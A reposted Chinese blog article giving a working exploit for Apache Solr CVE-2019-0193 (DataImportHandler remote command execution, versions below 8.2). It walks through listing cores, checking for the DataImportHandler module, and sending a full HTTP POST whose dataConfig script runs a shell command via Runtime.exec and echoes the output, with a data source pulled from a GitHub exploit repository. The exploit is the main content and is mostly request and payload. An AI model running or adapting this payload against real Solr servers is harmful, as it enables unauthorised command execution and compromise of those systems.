
热门标签
热门文章
- 1探秘亚马逊云科技海外服务器 | 解析跨境云计算的前沿技术与应用
- 2Leetcode Solutions - Part 2_let x1, x2 are solutions to (at a + 碌ii)x = 鈭扐t r,
- 3dubbo源码分析第十六篇一dubbo集群容错策略-BroadcastCluster广播_dubbo broadcast cluster
- 4简单易懂深入PyTorch中RNN、LSTM和GRU使用和理解
- 5《成为一名优秀的架构师:从基础到实践》_现代c++软件架构:方法与实践 pdf
- 6(附源码)基于Java SpringBoot的电影院管理系统设计与实现 毕业设计 011633_电影管理系统java源码
- 7黑马程序员——Objective-C——定义类、方法、创建对象
- 8HTML小游戏13 —— 仿《神庙逃亡》3D风格跑酷游戏《墓地逃亡》(附完整源码)_html神庙逃亡制作代码
- 9chatgpt赋能python:Python量化交易:为什么Python是最好的选择_pyalgotrade optimizer cuda
- 10二战华为成功上岸,准备了小半年,要个27k应该也算不上很高吧~
当前位置: article > 正文
solr远程命令执行(cve-2019-0193)_如何判断solr 1.0 是否启用dataimporthandler模块
作者:程序代码艺术家 | 2024-02-04 12:53:17
赞
踩
如何判断solr 1.0 是否启用dataimporthandler模块
影响范围:apache solo < 8.2
solr默认使用端口为8983

一:获取solr索引库core的名称
http://192.168.96.79:8983/solr/admin/cores
查看name字段为atom
二:判断该索引库是否使用dataimporthandler模块

Atom为根据一找到的库名
http://192.168.96.79:8983/solr/atom/admin/mbeans?cat=QUERY&wt=json
访问该链接,若存在org.apache.solr.handler.dataimport.DataImportHandler 则有
三:任意命令执行
Atom为根据一查找出来进行替换的
POST /solr/atom/dataimport HTTP/1.1
Host: 192.168.96.79:8983
Content-Length: 1275
User-Agent: Mozilla/5.0
Content-type: application/x-www-form-urlencoded
Connection: close
command=full-import&verbose=false&clean=false&commit=false&debug=true&core=atom&name=dataimport&dataConfig=
<dataConfig>

  <dataSource type="URLDataSource"/>
  <script><![CDATA[
          function poc(row){
 var bufReader = new java.io.BufferedReader(new java.io.InputStreamReader(java.lang.Runtime.getRuntime().exec("pwd").getInputStream()));
var result = [];
while(true) {
var oneline = bufReader.readLine();
result.push( oneline );
if(!oneline) break;
}
row.put("title",result.join("\n\r"));
return row;
}

  ]]></script>

        <document>
                <entity name="slashdot"
                        pk="link"
                        url="https://raw.githubusercontent.com/1135/solr_exploit/master/URLDataSource/demo.xml"
                        processor="XPathEntityProcessor"
                        forEach="/RDF/channel | /RDF/item"
                        transformer="script:poc">
                        <field column="subject"      xpath="/RDF/channel/subject" commonField="true" />
                        <field column="title"        xpath="/RDF/item/title" />
                        <field column="link"         xpath="/RDF/item/link" />
                </entity>
        </document>
</dataConfig>

- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
- 15
- 16
- 17
- 18
- 19
- 20
- 21
- 22
- 23
- 24
- 25
- 26
- 27
- 28
- 29
- 30
- 31
- 32
- 33
- 34
- 35
- 36
- 37
- 38
 返回页面存在回显
声明:本文内容由网友自发贡献,不代表【wpsshop博客】立场,版权归原作者所有,本站不承担相应法律责任。如您发现有侵权的内容,请联系我们。转载请注明出处:https://www.wpsshop.cn/article/detail/58645
推荐阅读
相关标签

